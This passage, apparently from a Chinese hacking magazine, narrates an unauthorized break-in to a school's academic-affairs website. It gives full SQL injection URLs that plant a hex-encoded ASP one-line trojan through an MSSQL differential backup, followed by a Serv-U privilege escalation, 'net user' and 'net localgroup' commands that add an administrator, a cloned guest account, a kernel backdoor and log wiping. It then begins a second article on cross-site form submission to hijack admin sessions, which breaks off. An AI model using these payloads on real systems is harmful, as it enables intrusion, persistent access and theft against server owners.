


图 2

好的，紧张的时刻到了，差异备份得到 webshell。第一步：http://xxx.xxx.xxx.xxx/News_template.asp?id=395;declare @a

sysname,@s varchar(4000) select @a=db_name(), @s=0x6A776368627565 backup database @a to disk=@s--，备份当前数据库，以差异备份，其中0x6A776368627565是我的当前数据库jwchbue；第二步：http://xxx.xxx.xxx.xxx/News_template.asp?id=395;Drop table [huanle];create table [dbo].[huanle] ([cmd] [image])--，建表加字段；第三步：http://xxx.xxx.xxx.xxx/News_template.asp?id=395;insert into huanle(cmd) values(0x3C2565786563757465207265717565737428224E6565616F2229253E)--，写入蓝屏大叔一句话木马；第四步：http://xxx.xxx.xxx.xxx/News_template.asp?id=395;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x643A5C6A77635C7368656C6C2E617370 backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT--，0x643A5C6A77635C7368656C6C2E617370是备份得到webshell路径d:\jwc\shell.asp。再次以差异备份得到插入有蓝屏大叔一句话木马的WEBSHELL。备份得到webshell路径是http://xxx.xxx.xxx.xxx/shell.asp。第五步：http://xxx.xxx.xxx.xxx/News_template.asp?id=395;Drop table [huanle]--，删除建立的表。打开备份得到的网页http://xxx.xxx.xxx.xxx/shell.asp，出现了错误（图3），说明我们已经成功了。利用蓝屏客户端连接，添上你的asp木马（图4），提交后我的asp木马终于出现了（图5）。




图 3




图 4




图 5

小样，看你能飞出我的五指山！扫描一下，看看开放了ftp端口没有。幸运的是管理员仍然使用的是serv-u4.0版本（图6），看来取得权限只是时间问题了。利用刚刚得到的asp木马上传一个超级大马桂林老兵的asp站长助手（图7），然后上传serv-u的本地溢出程序，net user test test /add，net localgroup administrators test /add，如图8。就这样我再一次拿到学校教务处网站的系统权限。这次可不能再让“肉鸡”跑了，我不仅克隆了guest帐号，再次读出了管理员的密码，还植入了内核级的后门程序，最后当然是清理脚印了。我想管理员不可能想到这么快就会有人侵者再次“光临”吧！




图 6




图 7




图 8

sql注入、上传漏洞、serv-u提升权限已经流行了很长一段时间了，可见我们学校教务处网站的管理员是很不注意网络安全的，其实这种现象在整个国内都是如此。从小小的一个sql注入漏洞就可以轻易的拿到系统的administrator权限是多么恐怖的一件事情啊！究其原因，问题还是出在web程序上，毕竟是自己的学校，学学雷锋，做做好事，来帮他做做安全防范的工作吧，补上sql防注入的程序，serv-u下载了一个最新的版本，并严格控制权限。mssql也打上了最新的补丁，并且严格控制任意盘的权限，重中之重是控制好c:\program file\serv-u、启动项目等一些重要目录的权限。web程序也给出专门的管理人员权限，我想基本上算是安全了吧！

（文章中涉及到的工具ftp.exe、攻击动网sp2.exe以及其他相关代码已经收录于光盘中）

跨站提交表单详解

云猫[BCT]

在以前的杂志中我们曾多次提到使用跨站的一个危害巨大的应用方法——利用跨站提交表单，但是在许多论坛上我仍然发现有一些朋友不是很理解这种方法如何应用，因此本文将详细介绍此方法的原理、适用范围及使用过程，并对其中涉及到的技术要点逐一分析。

我想跨站的原理及其表现大家都非常清楚了，跨站简单来说就是利用程序对用户输入估计不足，没有进行充分的过滤，从而导致用户的非法输入可以显示在页面上被其他的访问者访问，从而被动执行其输入的HTML代码。而跨站提交表单的主要应用则是使管理员访问我们写入危险字符的页面而进行侵害的。

我们知道，网络程序中管理员登录后即获得一个“session”，此session为管理员在服务器上的一个标志，其信息以一个长字符串sessionid的形式保存在管理员所使用的计算机的cookies中，服务器通过服务器端内存中保存的sessionid与管理员所使用的计算机中的sessionid进行比对，认证其身份，因此如果我们能够让已登录的管理员为我们进行某些操作，那就是